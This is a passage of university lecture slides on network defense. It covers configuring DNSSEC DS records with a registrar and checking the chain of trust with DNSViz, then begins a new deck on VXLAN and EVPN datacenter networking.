- ❑ In this case, *namecheap.com* allows us to upload the DS record(s) for angelotulumello.xyz from the domain dashboard (see the next slide)

Configuring the DS records with the registrar

When we ran the dnssec-signzone command, apart from the .signed zone file, a file named **dsset-angelotulumello.xyz** was also created.

This contains the DS records that should be entered in our domain registrar's control panel.

aggiunta da namecheap.com

```
DNSSEC ? Status


# cat dsset-angelotulumello.xyz.
angelotulumello.xyz.    IN DS 9686 14 2 02EB9345109FD0B4BA6415481A51BD85939CA1BE2111F1178DEA4BB2 96711C77
```

<input type="checkbox"/> Key Tag	Algorithm	Digest Type	Digest
<input type="checkbox"/> 9686	14 ECDSA/SHA-384	2 SHA-256	02EB9345109FD0B4BA6415481...

 ADD NEW DS

angelotulumello.xyz DNSSEC validation

<https://dnsviz.net/d/angelotulumello.xyz/dnssec/>




Analyzing DNSSEC problems for angelotulumello.xyz

.	<ul style="list-style-type: none">✓ Found 3 DNSKEY records for .✓ DS=20326/SHA-256 verifies DNSKEY=20326/SEP✓ Found 1 RRSIGs over DNSKEY RRset✓ RRSIG=20326 and DNSKEY=20326/SEP verifies the DNSKEY RRset
.xyz	<ul style="list-style-type: none">✓ Found 2 DS records for xyz in the . zone✓ DS=3599/SHA-256 has algorithm RSASHA256✓ DS=3599/SHA-1 has algorithm RSASHA256✓ Found 1 RRSIGs over DS RRset✓ RRSIG=60955 and DNSKEY=60955 verifies the DS RRset✓ Found 2 DNSKEY records for xyz✓ DS=3599/SHA-256 verifies DNSKEY=3599/SEP✓ Found 1 RRSIGs over DNSKEY RRset✓ RRSIG=3599 and DNSKEY=3599/SEP verifies the DNSKEY RRset
angelotulumello.xyz	<ul style="list-style-type: none">✓ Found 1 DS records for angelotulumello.xyz in the xyz zone✓ DS=9686/SHA-256 has algorithm ECDSAP384SHA384✓ Found 1 RRSIGs over DS RRset✓ RRSIG=53358 and DNSKEY=53358 verifies the DS RRset✓ Found 2 DNSKEY records for angelotulumello.xyz✓ DS=9686/SHA-256 verifies DNSKEY=9686/SEP✓ Found 2 RRSIGs over DNSKEY RRset✓ RRSIG=9686 and DNSKEY=9686/SEP verifies the DNSKEY RRset✓ ns1.angelotulumello.xyz is authoritative for angelotulumello.xyz✓ angelotulumello.xyz A RR has value 93.146.67.147✓ Found 1 RRSIGs over A RRset✓ RRSIG=44989 and DNSKEY=44989 verifies the A RRset
angelotulumello.xyz	<ul style="list-style-type: none">✓ ns2.angelotulumello.xyz is authoritative for angelotulumello.xyz✓ angelotulumello.xyz A RR has value 93.146.67.147✓ Found 1 RRSIGs over A RRset✓ RRSIG=44989 and DNSKEY=44989 verifies the A RRset


angelotulumello.xyz DNSSEC validation

<https://dnsviz.net/d/angelotulumello.xyz/dnssec/>




angelotulumello.xyz DNSSEC validation

<https://dnsviz.net/d/angelotulumello.xyz/dnssec/>



angelotulumello.xyz DNSSEC validation

<https://dnsviz.net/d/angelotulumello.xyz/dnssec/>





***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

VXLAN and EVPN

Angelo Tulumello


TOC

- ❑ Datacenter networks - two/three-tier topologies
- ❑ VXLAN
- ❑ LAB: configure VXLAN static tunnels
- ❑ EVPN
- ❑ LAB: configure EVPN with MP-BGP


Intro: Datacenter Networks




Datacenter Networks: Basic Tree




Basic Tree: tiers



